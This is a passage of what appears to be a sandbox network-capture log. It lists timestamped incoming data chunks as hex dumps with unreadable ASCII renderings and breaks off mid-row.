2022-01-26 14:16:32 UTC	1638	IN	Data Raw: 8d 54 22 d7 c9 f2 2e 46 c7 c6 32 5e b7 3d 7b db 20 6c 77 01 e1 ff 66 69 c6 6b 00 0e 65 cc c0 a4 28 0e c1 10 df d0 60 b1 35 7d 17 c0 04 b6 3f 63 8d 05 84 8a ae a7 97 f9 8d f0 4e 1b c9 80 14 d0 59 2a 92 4b b8 4f 76 f2 c9 01 18 4b 09 3b e2 63 af 73 78 1b 61 4f 4e f8 5f 3b 54 f2 21 db 8b d1 42 44 f4 a9 d7 e7 8b be 3b 22 b7 cb a0 27 d4 6e 33 cc 23 57 e4 a2 40 9e ee 5e ab 6b 73 45 33 4c c4 1d ec e0 7b 4d 77 31 ef ad 38 ab 6a d3 8e 37 6d 41 a4 83 3e 17 32 53 b3 b1 ed 70 1e 2f 2e bf 19 71 7d 51 38 62 0c 1a 9f e6 29 f2 39 90 42 53 51 ba 23 20 36 de d1 ab 6d 98 4c 44 63 de 08 44 a3 bc 1c c6 07 6b df cc bc 8e c9 ff 07 07 24 c1 4a b8 43 a1 1d c6 a3 72 29 38 9b c9 b3 4e 1e 1b 34 19 1b 31 17 dd 48 be fb f2 15 2e f2 ef a8 3b fb 8c a3 2a 75 24 26 1b c7 9a 2f 31 37 4c 29 Data Ascii: T".F2^={ lwfike(`5}?cNY*KOvK;csxaON_;T!BD;"'n3#W@^ksE3L{Mw18j7mA>2Sp/.q}Q8b)9BSQ# 6mLDcD k$JCr)8N41H.;*u$&/17L)
2022-01-26 14:16:32 UTC	1640	IN	Data Raw: db d8 72 6c c3 f8 cf fd 2b 54 04 b5 bd ef 1e 08 26 c2 07 51 47 ee 60 c2 50 51 3a ec b6 82 42 44 21 72 ef ea ce 0b 42 03 ce 76 3e 13 5f 4e 46 96 c1 1d 7f 0a 62 22 b3 49 e0 f4 0b e1 5d 17 af 96 88 82 34 db 7a e5 01 a2 67 c8 8d ec fe 75 90 f8 2d 29 23 f8 e1 26 04 59 70 8c 0e 42 a7 a2 00 96 5d 23 60 23 8e 98 80 14 17 1f 4e 2e e6 dc a9 43 2a 83 ca 8a 9c d8 aa 8b f0 4b 0c 9d 72 da 94 f3 62 61 7f 8e cb 8f 19 6f 8a cf ec 3b db 4e 2d 7f 1f f1 ee 52 ac 2d fa 4a ec fe 9c c2 57 df f3 8f 02 c9 94 94 7a 06 02 9c 37 16 7e 4b be b5 92 72 31 92 6b 86 b8 5a cb f3 1b 39 a5 cd 4a 75 02 0e ce be 0d ef 1c 28 4f 9f e2 39 2b 7f b4 fc a8 b1 44 93 61 3a 45 9b de 17 d8 33 86 03 85 76 08 58 7d bf 5f 5e 85 6b b0 0c f5 5e 5c 3b b3 41 5b 04 85 13 0a fe 79 e5 34 6d 16 f6 8a e0 bb 69 f3 Data Ascii: rl+T&QG`PQ:BD!rBv>_NFb"l]4zgu-)#&YpB]#`#N.C*Krbao;N-R-JWz7~Kr1kZ9Ju(O9+Da:E3vX}_^k^\;A[y4mi

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:16:32 UTC	1641	IN	Data Raw: d6 10 87 b5 b9 fc ad e5 e2 d1 3c 07 7e 67 fd 70 96 c9 8b 4b 03 de e7 79 2f d4 d1 53 4d bb 43 57 59 9b de 24 44 ef 90 7c 8b c3 fe e0 06 ff 01 7b 8a 02 88 c3 5c 73 f4 66 af 9a 1e 62 71 aa 3f 6f c5 71 ba 1c b6 73 b8 14 58 f3 5b fa d9 6f 27 5e e2 0b 8a 38 d3 48 70 dd 95 9e 64 51 82 ab 60 75 e8 d7 45 31 d5 01 74 35 55 b0 ea c2 bb cb 6d e5 6d 21 1d f8 e6 ce 5f e1 4a 0d 85 b6 d4 f1 2a 7a 50 ba 7b b1 92 cc 8d 21 a1 39 5a 3b 07 9c f7 71 ec 04 e7 ed bf d4 cb 34 79 f6 24 8b 32 02 96 10 39 20 3c 5f c9 a2 76 b9 a3 06 92 70 fe e7 94 73 aa 36 9a fa 67 2c e6 33 12 d3 9d 3f 24 5d 49 f2 9a f8 43 dd ad 68 b9 8b ce 78 93 74 57 b0 b9 c6 27 39 80 43 c0 9f bc 20 04 e8 cf 77 6e 29 b1 73 38 bc 9f 1a 60 ac b0 f0 01 6e 11 74 c8 c5 f6 6d a1 c4 63 73 d1 6a 9b d1 ee eb e1 ac 16 d6 15 Data Ascii: <~gpKy/SMCWY$D|{\sfbq?oqsX[o'^8HpdQ`uE1t5Umm!_J*zP{!9Z;q4y$29 <_vps6g,3?$]lChxtW'9C wn)s 8`ntmcsj
2022-01-26 14:16:32 UTC	1642	IN	Data Raw: 11 68 b9 79 a8 67 a7 33 41 f2 ee 23 89 b0 60 5a ba 42 da 38 0d 01 a6 8b 72 62 3a 98 ac 23 d6 37 89 79 d8 75 d2 af a8 8d 54 7b 2c 3f 51 e1 e9 e9 98 0a d3 0e b8 9c 76 43 77 0a 15 67 e5 34 64 10 6a 25 62 bb 5d 90 8a e4 9c cd 4d 8e 5c c2 1c 48 9c 2d 14 d0 dd 7f 0e 74 77 2e ae bf 85 a3 0d 85 af 5f 19 2b 17 38 a2 3e 01 b9 2f 67 7c 92 1a 27 22 c0 2c 8c c0 85 fb bb 7d d9 f0 53 f7 65 29 89 93 80 0e 5a 66 9d 5f 6b 3d d0 21 9a 40 e7 20 43 9c 61 f5 93 be 89 87 ca 94 75 73 d3 3a c6 33 5a 77 a5 be 96 20 1e b9 d5 11 4b 09 c6 d1 19 f9 a1 72 91 62 d6 9b a1 cc 0c ea eb 92 4e b6 91 0f 14 96 bd 5c 6f 64 38 1b dc 9b 27 84 e4 65 24 55 41 32 0b 5d d4 d0 9a 6d b4 bb 94 ad 5f 58 f1 91 06 09 9a 55 38 b8 ef 90 c0 92 94 8f dc 7b 89 f1 c8 7b 1e d2 a5 75 27 53 97 6d f8 8b be 3a 26 6b Data Ascii: hyg3A#`ZB8rb:#7yuT{,?QvCwg4dj%b]M\H-tw._+8>/g|'",}Se)Zf_k=!@ Caus:3Zw KrbN\od8'e$UA2]m_X U8{{u'Sm:&k
2022-01-26 14:16:32 UTC	1644	IN	Data Raw: 19 f7 3e 4f d2 fe ce 8c 73 8b 35 89 31 b0 74 9e f3 08 17 49 49 b9 4c 50 17 74 1f 03 ca 8f 54 b4 f8 98 77 71 ff ab cc d7 cf 9f 1a 14 e8 a0 6f 93 91 9a da d3 25 97 9d 49 d6 45 7c a5 67 40 55 e4 44 0a 8c 53 1e 02 2a 1d 5c 5a 00 39 8e 08 22 e3 4b e8 87 b2 ae d7 37 1c 3e a0 35 8c 20 cb 45 4c 91 5b 12 06 6b eb 7c 30 f2 ef 22 3a 9d c5 05 60 72 e8 1b 47 5a ac 2c 0e 4f 27 e8 bf 01 02 9e ee dd a9 20 c0 b9 13 e7 a9 e0 0c fd 74 fb 7a 7c c6 d6 1c a8 f0 50 e0 ca 75 b1 a3 60 be 12 29 14 41 1e dd aa c0 6e 6c 2f 1b d2 14 9a 2a 15 a7 48 5f 1f 96 da 52 ae 72 65 71 8d b6 08 26 ff 61 53 0d b5 8d 5c 56 01 03 4f 0c e0 85 6b 3d 3b 51 e5 9c 5b c3 e5 5d 98 28 dc 26 7a 1b d9 a2 7e a9 5f f7 74 bd 91 51 d9 d6 dc 40 e7 f2 cd 8b 09 1d 65 4b f4 02 a1 46 c8 09 6a 8d fa ac 38 6f c4 c4 ad Data Ascii: >Os51tIILPtTwqo%IE|g@UDS*\Z9"K7>5 EL[k|0":`rGZ,O' tz|Pu`)Anl/*H_Rreq&aS\VOk=;Q[](&z~_tQ@eKFj8o
2022-01-26 14:16:32 UTC	1645	IN	Data Raw: 23 68 4f 4f 0e 7d f6 9f fa 21 f0 be b9 1d 9a 75 63 49 b8 21 d0 1a b3 0a 26 d9 b0 e4 57 c9 4e 6a 27 1f 5d b9 56 e8 98 b7 1b 45 16 ed 83 a3 7f 7d c6 de ae 42 3f 4f 07 68 d0 d0 df 9d a4 3a f7 23 a9 ca ac 09 b8 4a ec 17 d3 34 2d 9d 5e 47 8e 85 b0 79 df f0 47 49 51 83 ab 99 ac 1a 6b c7 d0 4b 94 2c b0 5a 52 92 4b 1c 95 46 d5 73 bd 56 89 b6 8c c7 b5 2a 4f 9f 81 27 62 aa 6f 0f cd 99 80 7a 6a 4c 8b a6 bf c3 8c 41 3c a7 58 c5 39 8c d6 9a 8f 1a 1a e5 f7 81 32 b1 a4 94 40 12 5b aa 85 10 0a 51 17 e5 34 82 3f 59 e8 ac 39 3f a8 ba f3 ec 3f d5 fc 98 0e 1c b1 ca 2d 14 37 ba 58 29 6e 24 39 46 aa 35 58 67 ed 4a 1b b6 a3 51 52 29 2b 1d 55 34 de f7 8f a1 27 2e cc 94 0b fa e4 9c bb f7 b6 c7 ae 8a d9 6c 89 a0 03 ff 97 8a a0 23 d9 29 ec 59 17 24 93 ca e4 90 70 56 e1 cc 00 35 3d Data Ascii: #hOO}!uc!!&WNj']VE}B?Oh:#J4-^GyGIQkK,ZRKFsV*O'bozjLA<X92@[Q4?Y9??-7X)n$9F5XgJQR)+U4'.l#) Y$pV5=
2022-01-26 14:16:32 UTC	1646	IN	Data Raw: 62 c3 72 24 70 a9 d6 be 02 23 e9 ab cf 7d ca 27 92 54 7a 16 6f 44 f4 12 a4 db 14 57 d6 65 c3 aa e7 f0 fb 3e 02 88 c0 fb 66 8d 3d 77 87 7a 78 ae c7 d1 1d 36 23 fa b2 82 81 3e 54 e1 30 9e f2 04 c1 e6 bf d4 cc 05 a2 14 74 36 40 b1 4d 55 d9 70 4f 48 6b 26 02 96 71 14 3d a7 4d 3b f2 d9 de 83 9c 88 5c 20 85 09 0a e6 08 b3 80 36 ea e5 dd e0 74 ca 04 94 62 5c 76 5c ce 63 5a 95 0a 1d ec 17 78 8d fc 35 b4 20 4f 33 de 9c 1f 6e 38 73 56 fd 9f 1a 60 ad b0 cb 50 6e 11 95 af 74 d9 7e 0f d6 26 52 bc 96 94 d1 ed 55 2a 49 53 d6 69 12 05 d7 96 63 18 f6 b1 35 b7 87 de 90 02 5f 5e 39 c1 a5 7b e4 c7 b8 9c d0 5d 62 07 b4 c0 08 a6 6b f9 07 64 e3 8e 50 32 fa ca ac 8f 74 6c c9 40 67 d5 91 5a 6f c5 53 bb 7b 2e ab 09 df b4 4c cb 9d ad 6b ca 9b 5f a4 19 bf ba 5e 43 09 52 19 c0 f1 d7 Data Ascii: br$p#}'TzoDWe>f=wzx6#>T0t6@MUpOHk&q=M;\ 6tb\v\cZx5 O3n8sV`Pnt~&RU*ISic5_^9{]bkdP2tl@gZoS {.Lk_^CR
2022-01-26 14:16:32 UTC	1647	IN	Data Raw: 14 a2 c9 b9 bd 5c b4 35 17 32 22 30 5f fe ad ff b8 ca f2 0f 61 82 2f a9 51 74 3b db f2 aa 3d 4f 35 d5 9f 42 fb bb f7 57 0f ae 17 90 93 76 a6 5e 4a e5 99 a1 34 df 79 d0 53 46 a9 95 e7 43 8b c9 be e4 f8 fb 35 4f 32 6d 39 a0 c8 4b 7e fe 5f da 99 66 de 93 f4 60 b4 9c 42 60 be 6b 4b 7c d4 c6 29 4e ea d5 7e 75 db 8a 14 86 5e dd fc 4b c8 62 17 85 bd 1f 7b dc 23 81 a1 18 c1 2f ba e4 de ac 51 c7 27 12 a5 5c 04 4c 05 29 bd 39 19 3e 9e a9 e8 79 16 fe bf f1 85 d6 59 c7 d4 54 37 26 7b f7 fa a5 75 fc 26 97 10 e3 24 cc 9f 6e 48 dc 71 7c 66 79 56 2b 94 98 96 be e9 9b ee 5a 0d e4 8c 39 8f d9 3b a5 b5 2b f6 fe 40 9e f8 e6 b0 98 6a af e1 cf fe 00 89 03 b3 a5 bf ed 86 d4 7b 11 b1 b8 f5 95 b7 51 26 01 59 cd 7e 0f 30 02 4a d3 04 ee 23 21 fa c7 79 f1 f7 77 a1 bc 3f 77 a5 e1 5a Data Ascii: \52"0_a/Qt;=O5BWv^J4ySFC5O2m9K~_f`B`kK|)N~u^Kb{#/Q'\L)9>yYT7&{u&$nHq|fyV+Z9;+@j{Q&Y~0J#!yw? wZ
2022-01-26 14:16:32 UTC	1649	IN	Data Raw: 90 71 2c a1 c6 c1 8d 7b eb cb 9b 72 46 b3 62 2f dc e2 9b e3 4f a7 35 62 a5 67 b7 20 8f ca 06 ec 7a da 4a ac fc 9c f4 94 a2 7e d8 88 e5 3a a5 1c 63 7d c7 23 10 d3 22 ca 63 02 2f cf b7 5a aa 43 61 f0 ce 58 b2 c7 c2 74 6d 40 9b 55 ef 34 61 2e 35 15 2e c9 59 9d 97 9c 8e 41 bc 1f e1 2b 63 c5 2a c7 c4 8d 64 12 86 de c4 64 77 89 5c 53 da 78 43 d3 b5 52 29 0a 63 ee 4b 4d 9a e3 16 ce 4e f0 a9 0b 88 2e 56 cc 53 88 d1 29 22 ee f2 ab ff 75 79 ca 62 c1 cb 7d 9e 54 b7 fe 90 c2 6d 4f 5c b5 97 97 6a 34 e5 61 69 ec 1c f1 63 3d 14 c6 db 55 dc 43 83 01 85 e7 d0 fc 3d a7 64 21 b5 2b f9 92 02 50 cf eb 90 5d 78 db 49 44 f8 b5 37 46 b3 c6 6c 7f 9c 8e 65 2a 45 ef 55 87 d3 f1 3d 5c 8e c0 75 da 04 69 33 18 d2 4e f8 ee 8d 8c df 37 a2 6e 9b 3a 50 16 94 f4 7e be 69 ce 55 5b 95 2e 9a Data Ascii: q,{rFb/O5bg zJ~:c}#"c/ZCaXtm@U4a.5.YA+c*ddw\SxCR)cKMN.VS)"uyb}TmO\j4aic=UC=d!+P]xID7Fle* EU=\ui3N7n:P~iU[.
2022-01-26 14:16:32 UTC	1650	IN	Data Raw: d6 56 5a ff 6b 73 c6 8f d9 2a 39 cd 2b 37 e2 cb 89 f5 ef df 54 1e 80 ef 6f c2 d5 24 84 ad ae cd e1 05 89 bd 0f 09 e5 30 88 0e 08 45 61 2f f3 71 a9 44 5f 8d 39 d4 87 59 5d fa 61 9e e1 5e aa 71 98 43 77 b2 c9 ac 16 78 16 61 36 a5 39 01 2b ab a4 d8 69 36 e8 42 68 cf b5 0b 9c 0f ac b3 52 cf 54 65 4a 28 05 5d af 94 9f 48 22 c0 ac d8 15 18 02 18 f6 04 2e 80 28 43 e3 65 57 ee 2a d5 f7 21 da 32 59 79 5b ce 66 df 84 54 03 5c 48 05 a3 d0 64 24 2f 8d 4f 8f 0f b7 8f 22 77 f5 02 e0 09 40 b3 12 3e b4 d7 cc c2 7c 11 0c f4 66 e7 7f 71 d7 c1 4c 64 69 81 f6 f6 53 a4 cb 59 ea 85 b5 54 23 8b c3 af ae 04 3a f5 24 ee 36 57 8a a9 24 04 84 a3 3e 45 13 2e 9f a8 da 73 40 4d 40 f1 60 a7 ef e2 94 ce be 27 f4 d1 7f 86 f1 34 d3 5f ff 88 18 57 26 21 ae dd 86 fa 25 18 e5 1a f5 ef b5 00 Data Ascii: VZks*9+7To$0Ea/qD_9Y]a^qCwxa69+i6BhRTeJ()H".(CeW*!2Yy[fT\Hd$/O"w@>|fqLdiSYT#:$6W$>E.s@M@ `'4_W&!%
2022-01-26 14:16:32 UTC	1651	IN	Data Raw: 63 bf ed 70 8e e1 99 b0 72 5f 93 c6 de ae 93 bd b0 f8 6b 39 55 33 85 9a 7e 9c 6c 7d 17 09 ec bf cc 6c 51 9c 5d a8 c6 3d 6a d2 46 e5 7f 7e 99 43 b7 c9 7c 54 4b bf 31 d8 72 7c d3 6b 86 b6 fb 6b 96 39 9d 6a b9 0b 68 02 33 92 3e f2 f9 4d 9e 42 d9 d1 42 eb bb 78 f0 7e a6 f7 6f f6 21 c2 15 36 6e 0c 16 7b 53 51 b1 fc c9 d8 0f 67 c7 c9 fe 4e d8 e9 f7 01 3b 6b c0 db 04 f1 56 af 5b 3c 01 b4 c2 64 37 e3 24 bb 3e 5c 8a e4 48 22 1a fd ec 39 a4 b7 f7 de ad 5d 1d 86 0e 68 99 59 b9 10 1c 58 1b 58 d9 68 0e 83 69 ad 5d 87 5b 50 e0 da b2 df 7f e7 e3 4f 34 b0 f1 04 fb bb 8b c3 f0 49 22 17 6d 89 2b 85 8d 0f 36 1c 99 26 42 c3 b4 9c e8 70 3f b1 32 36 be ed 3e fb 35 2a 56 0b d1 2c 46 8f 66 93 de d4 1c 69 29 16 c4 13 06 8b ba 36 aa 94 b5 f1 9a 2b 4c 75 9a d5 7e 78 b7 4c ea 42 b9 Data Ascii: cpr_k9U3~l}lQ]=jF~C|TK1r|kk9jh3>MBBx~o!6n{SQgN;kV[<d7$>\H"9]hYXXhi][PO4I"m+6&Bp?26>5*V,F fi)6+Lu~xLB

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:16:32 UTC	1653	IN	Data Raw: 7a 7c c0 d5 f1 78 53 82 b7 50 cd 42 9d 1f 0e b7 72 6b e2 a2 e6 df 19 7b 52 16 12 5a ae ca f3 18 40 c7 19 da f3 31 02 96 ef c9 21 b3 93 92 fb 49 33 f5 b0 82 49 5a 45 df 62 05 dc 46 41 36 21 e9 02 ec 10 1f c5 35 ed 05 85 21 57 8e bf dd fc 41 f0 4c 86 56 74 fe e1 b9 c6 26 2f 56 4a 27 cd b3 17 23 a6 1c 03 e0 b6 e2 df 1b 11 e4 25 9f 6f dc 3e d8 99 64 b3 a1 cb f9 54 3c c1 a6 04 3d 69 6b a5 30 09 4b 98 ac a3 ae da 18 d6 16 17 f6 8d 53 ee 4f 30 cc 0c b9 22 a1 36 c6 17 9c 9f f8 48 5a b5 bd f3 2f a0 f1 07 ba 8c 4b 6b 9b 1c 98 db 04 0a b1 a7 fb 67 c5 c9 40 67 d3 08 3a c0 3b 9e 77 7b 3a 20 f6 20 d7 67 23 90 ad e0 06 7e 42 a3 b7 b7 c6 8a c6 a8 f0 58 34 e9 09 0e 9f 73 46 6d 54 ec 2a 29 11 95 a3 b4 fc 04 5e 41 d3 7a 49 9c 6f 83 a7 d4 92 42 b1 f7 72 ef 09 a9 e3 00 ad 88 Data Ascii: z|xSPBrk{RZ@1!I3IZEbFA6!5!WALVt&/VJ'#%o>dT<=ik0KSO0"6HZ/Kkg@g:;w{: g#~BX4sFmT*)^AzIoBr
2022-01-26 14:16:32 UTC	1654	IN	Data Raw: 45 8b fc 0d 20 9c 62 9c fc df f8 b8 a8 50 8f 25 75 4c 62 6c 63 66 70 67 b5 32 36 00 84 1d db ca c2 25 86 01 a1 88 db 96 e4 1a 2a e3 30 54 43 79 60 81 8b 55 c6 c6 04 31 0e 65 ff 91 a2 ab c2 5a 8b 71 9d 12 c3 ce 6e f0 b4 20 20 a4 75 c6 77 36 4c cb 55 c0 5e 9a 27 f2 0c 16 d4 dc 38 81 c9 e6 7b 00 7a 89 29 c2 8c 55 8b 09 b1 6b 63 af cd f4 b4 a2 49 22 af 58 fb 43 b8 28 dc ae 1c 8a ff 54 0f 08 5a 9e 33 f2 c6 f6 2c dd 7a e4 79 21 6a f8 98 5b 2e 8d ed 04 b2 bb d3 0b 23 99 54 96 70 96 59 84 96 ea 89 44 f3 20 ab 15 2d 6e 22 bf d4 b9 8c 52 56 b9 77 66 0c 45 3e 1e 5b b8 33 b3 14 ce fe 38 e1 0c 00 b9 e1 08 7b 67 69 3e 18 07 f8 28 6c 0f 0f b2 b1 11 76 39 4b 8a 35 a9 3e 56 f3 5a 2e a6 d4 70 db 88 96 e5 68 e8 fb 76 4a ee 58 3b e2 5b 2e 61 64 98 c7 3d 71 f0 0a df f3 26 4b Data Ascii: E bP%uLblcfpg26%*0TCy`U1eZqn uw6LU^'8{z)UkcI"XC(TZ3,zy!j[.#TpYD -n"RVwfE>[38{gi>(lv9K5> VZ.phvJX;[.ad=q&K
2022-01-26 14:16:32 UTC	1655	IN	Data Raw: d8 3b ad bd 64 55 3a 43 ee 95 8b 20 c0 0f 6e 30 45 cd a4 e9 ed 21 bc 5f c6 3f d2 a8 f0 56 95 49 6a 54 99 b4 bf af 8f 70 3b 3b 5a 78 0d a5 a1 49 8e 2a 38 a5 3d af bc 2b a7 d4 92 14 79 68 cb 10 ea d5 68 ce 45 e6 4c 91 13 ce b2 71 eb a9 ff 6c c1 2e 50 19 02 02 5a e9 c0 ef 00 cc 49 8e 5a 65 7d 0e be 5c 64 09 c8 1c 7b 00 8a 20 17 a2 64 f3 23 70 29 b7 82 f1 97 46 6b 35 33 00 e2 18 86 8e 65 47 09 2f 66 33 fb 43 80 33 81 1b 6c 94 3a 0d f8 2f ab 33 2e dc 0f e8 0c 06 ed 2c 97 82 4e 68 6e 35 24 c2 c4 f7 0e 85 83 30 73 c1 79 71 57 9a 11 92 8f 9f 5d 44 7c 63 d7 32 c4 32 4f fb 9d e7 a7 c1 95 e2 eb 20 90 39 39 0d c1 e6 c6 15 15 94 2e c4 a3 f3 3d 1a 1d c2 b9 93 59 a8 9e cc 72 58 8d c9 ab a3 2b d3 cf a6 60 c6 a7 16 db 58 3f 9e 45 f3 97 ff c0 75 fc 0d 56 e0 b9 c0 bb 6a ec Data Ascii: ;dU:C n0E!_?VljTp;;Zxl*8=+yhhELql.PZIZe}\d{ d#p)Fk53eG/f3C3l:/3.,Nhn5$0syqW]D|c22O 99.=YrX+`X?EuVj
2022-01-26 14:16:32 UTC	1657	IN	Data Raw: 1e 5d e8 9f 19 87 a7 51 38 5a ad 47 fd d2 a9 4d fd 29 bd 53 88 de ec 52 85 12 5b cf 3f 77 1d c9 65 0a ed 01 4c e5 32 a6 9d e1 8f a9 55 31 c9 ff 7b 03 9a c6 79 2f a0 74 d6 4b 3b 54 65 38 8c f4 07 b8 e0 42 3c 0d a6 f1 8b 11 54 2c 0f be b3 5a af 2e c1 b3 fb 18 6b 2a 75 f0 fa b2 22 72 c7 11 a2 12 d1 f6 0c 6b f7 fa 6d 53 98 21 e2 b9 29 8d 43 f0 48 02 db 2d 89 15 1e 95 b0 58 01 d9 b2 94 c0 d5 01 00 1b d2 85 d6 68 bd aa 7e 4c c5 55 0f bd 57 d9 79 20 b5 e1 48 79 b1 3a 6f 6d c4 84 f1 46 4e b1 28 5a d7 75 cd 9d fb 3c f1 f7 52 04 ed 3f bf d4 17 4f 3f 53 da 35 3b 15 f7 0d ce 54 7c 61 1f b7 61 a9 30 58 19 ea fc 3e 97 52 08 8d 74 99 15 62 6d 4f d4 b9 a7 6e 24 6d 92 f2 9a 23 e3 69 8e 9e 46 23 61 e6 7d df e0 18 c5 c1 8c 81 d9 49 fc df 4b 8e 12 be 15 b1 7c 4a 0b f3 c0 eb Data Ascii:]Q8ZGM)SR[?weL2U1{y/tK;Te8B<T,Z.k*u"rkmS!)CH-Xh~LUWy Hy:omFN(Zu<R?O?S5;T|aa0X>RtbmOn$m#iF#a}IK|J
2022-01-26 14:16:32 UTC	1658	IN	Data Raw: 94 af 76 4c bc 45 f0 37 c7 93 43 35 43 8d bc 25 0d 6e 71 6c 57 5b 95 0d 31 dc db 28 b7 0e d2 44 86 7c b3 50 0a e0 50 c4 21 2a 1a 14 3d 99 59 46 98 7b 0f b1 a2 c1 61 3a 09 55 ee d4 30 cc f2 95 56 67 ee 40 95 18 8e 79 28 44 b1 68 01 84 b3 2c d6 66 48 ad 85 2a 0a 61 2b e5 34 cb de b2 af d8 59 47 2b 23 f3 0e e1 28 03 4a 9f 7f 19 0d 8f 29 59 90 86 6d 09 5f d0 0c cd aa 87 b1 8a be f6 19 34 1b d9 53 3f 05 ba 2f 67 08 aa fa 21 a5 03 c2 b0 40 3f 04 ac 65 3d 0f 46 2c e1 32 d4 e9 db 72 4f ed b2 5f ca f9 ac c9 eb 24 4f 54 c1 7c b3 a9 18 77 87 f5 c2 09 3c 87 46 dd a3 ab 39 9d d5 45 e2 92 9f 7f 1d 93 74 42 b4 d0 6b 4b a1 17 eb 09 c1 c5 d6 7e 07 de e9 51 a6 28 6e f0 b4 45 ab 1f 03 3e 12 7e 21 dc 14 ed cb 67 94 a3 6f d3 56 1f 6e 53 68 aa b2 00 90 bf d6 d5 2e 18 4b e1 9c Data Ascii: vLE7C5C%nqlW[1(D|PP!*=YF{a:U0Vg@y(Dh,fH*a+4YG+#(J)Ym_4S?/g!@?e=F,2rO_$OT|w<F9EtBkK~Q(nE> ~!goVnSh.K
2022-01-26 14:16:32 UTC	1659	IN	Data Raw: c9 fd 80 4c cc 54 08 5f 09 80 76 b9 3b 59 d5 a4 e3 ba dc e7 e6 9b c8 00 12 24 6d 01 21 c1 e4 78 cc d1 af 86 89 f0 f6 39 88 ad 49 ff d3 fb 35 78 b6 5e 46 d1 a0 9f 21 e1 e8 c1 c8 b9 5b 41 ed f4 7c dd 97 64 c0 9f 25 ed b6 a1 50 ec f9 1a 02 a9 0e 3c 95 8a 49 d6 ce 7a 6b 61 6a 2e 2f d7 01 8b 44 5f ab fc 1d 05 03 b8 36 59 5a 08 4c b4 fe f7 c4 59 a1 d0 50 49 63 60 52 47 76 eb b2 d8 dc 09 85 72 97 f3 cb f2 54 1c 12 57 25 b2 cb 06 fb 5f 3c 02 b4 39 58 4f 94 ba 6d 85 b5 9b 06 0f 82 33 b4 c7 2b 13 41 4b 49 f6 05 25 b0 bb a5 e8 ac 74 c7 af 96 71 ff ce f7 3e 0e dd 95 00 42 72 63 27 b3 4d b5 f9 a1 3d 47 0a 3e 43 41 b7 2d df 76 42 1d 72 72 ef 09 c6 74 46 ad bc cc 8a bc a1 5e f3 12 c3 fa 33 7f 5a 0b 4b b1 ed e3 16 1d ca fc 30 18 60 4e 42 cc e3 93 2e d6 f9 48 36 ef b9 75 Data Ascii: LT_v;Y$m!x9I5x^F![A|d%P<Izkaj./D_6YZLYPIc`RGvrTW%_<9XOm3+AKI%tq>Brc'M=G>CA-vBrrtF^3ZK0`N B.H6u
2022-01-26 14:16:32 UTC	1661	IN	Data Raw: 83 4b 96 9d 11 2a e3 c8 cb 4e b2 ed 7c b4 de 3e d1 44 17 31 53 e0 c1 97 c0 c9 c7 f8 b7 1e bb 5a c3 c9 65 65 43 28 3f 0f 61 05 84 57 eb 03 79 f8 9a 33 7c dc 36 7f 9f 01 e5 8d b0 f2 e8 b6 c1 ef 00 c1 d1 0d e1 63 0b cd 01 16 5b de 92 e6 49 c0 d4 71 9b 00 b8 b8 8b a5 61 8c c3 8e 2f 5e db 8a df e3 c5 23 66 62 72 6e 41 13 d7 8f 06 ac 64 d6 5f 36 7b 1f 76 2e d0 cf 81 e2 8f 81 f0 08 53 4c 5f f1 20 df 5d b8 10 7a 19 72 4c 83 38 25 37 50 ac 57 36 c1 8b db 2e b9 19 42 96 51 38 b9 49 be e3 8b 3e e2 bc d6 c5 3b 43 9e fb 69 ad 05 66 29 c4 03 83 ac 18 65 ef 01 38 7d b2 fb d5 58 70 4e dd e2 f8 80 bc eb 3f df 83 26 f1 e2 5b 2e 95 fc 65 38 ef e9 95 64 46 e4 48 b7 23 37 95 79 38 56 ff d4 ef 3e a5 e5 8c e3 d7 f0 ee 2a 01 61 42 36 36 65 d0 5b dc 66 e0 fb 79 d3 10 98 00 58 bd Data Ascii: K*N|>D1SZeeC(?aWy3|6c[Iqa/^#fbrnAd_6{v.SL_]zrL8%7PW6.BQ8I>;Cif)e8}XpN?&[.e8dFH#7y8V>*aB 66e[fyX
2022-01-26 14:16:32 UTC	1662	IN	Data Raw: 43 5f 67 77 53 be 3a c3 eb 2d fb 89 7c b3 81 84 50 6d 94 2b 5c 7a 97 ea 72 72 9b a9 ee 61 54 52 ce b1 76 99 15 18 20 58 0f ff 63 f2 f4 40 a3 2a 33 4f 16 b2 29 20 cc 36 34 5a 65 4e a3 d7 75 ca ef 20 91 0b 17 7b 2a b8 d0 a2 eb 23 44 ff b7 82 f6 cc 6b cf 2f 45 af f5 2a 75 66 8d 28 37 69 4d bb 7d 52 2e 93 5f a9 43 f1 a5 ef 1f 38 71 ed 9c ab d4 33 32 a9 42 14 a5 d4 de 80 8e 16 24 ea f1 a3 60 8e 53 59 ae a2 b1 f7 62 37 65 bb 8f 9f 5d 1c fa 9c 28 53 85 c3 b6 e5 a9 3b 3a 7a ae fd 9c 37 f7 9c 2e 09 c2 71 65 78 7e 2d dd d8 f0 d3 f5 af f5 34 14 79 da 61 13 24 58 5e f9 da 7a a7 a2 78 cd a6 b3 ae f0 75 89 51 30 0b 04 26 aa ec 79 8a 41 35 77 10 d2 fc ef 95 df df 18 72 e7 f7 81 51 59 1f 2c 7c 60 e8 df 16 33 f2 d8 2b e5 6a 35 46 fc ae 9f 88 a8 e3 01 18 96 58 fa 50 40 95 Data Ascii: C_gwS:-|Pm+\zrraTRv Xc@*3O) 64ZeNu {*#Dk/E*uf(7iM}R._C8q32B$`SYb7e](S;:z7.qex~-4ya$X^zxu Q0&yA5wrQY,|`3+j5FXP@
2022-01-26 14:16:32 UTC	1663	IN	Data Raw: 31 9a b2 af f6 e7 1c ce 2f 36 8d c9 e3 d8 e0 82 d0 2b 27 a3 39 3f bb f2 9f 72 67 7d 2d 11 4b 3a 90 23 54 ed fd 00 56 7d 14 e2 5c f2 f3 77 f4 ec 4f ac cf 8a a9 2e ff 1a e2 47 5d cb ab 2e 11 40 80 e0 18 75 ed 22 ac 22 24 65 e9 d3 e7 8e df a9 a2 cf 7a 04 3b 54 d8 bb 68 c0 e6 15 7f 5a 74 3b e3 c7 9a 97 30 aa 73 17 d2 77 a9 8c c0 ab cb 40 3e 02 e6 50 72 88 78 0e 79 ce c6 51 75 40 65 fa bb 06 d1 7c 37 b7 c5 12 5f aa a5 12 13 43 1c ab f4 1e da 85 83 02 96 ee e1 43 f3 8c 94 7f d0 1f 17 5f 4e 4c b0 06 15 63 21 57 81 a1 fa ef 23 3d 66 94 ba 36 24 fe b7 f2 9a 2c d5 bf 4a 83 cd 91 c3 30 08 17 49 9b a2 c1 2f 13 fe 4d 55 74 9f 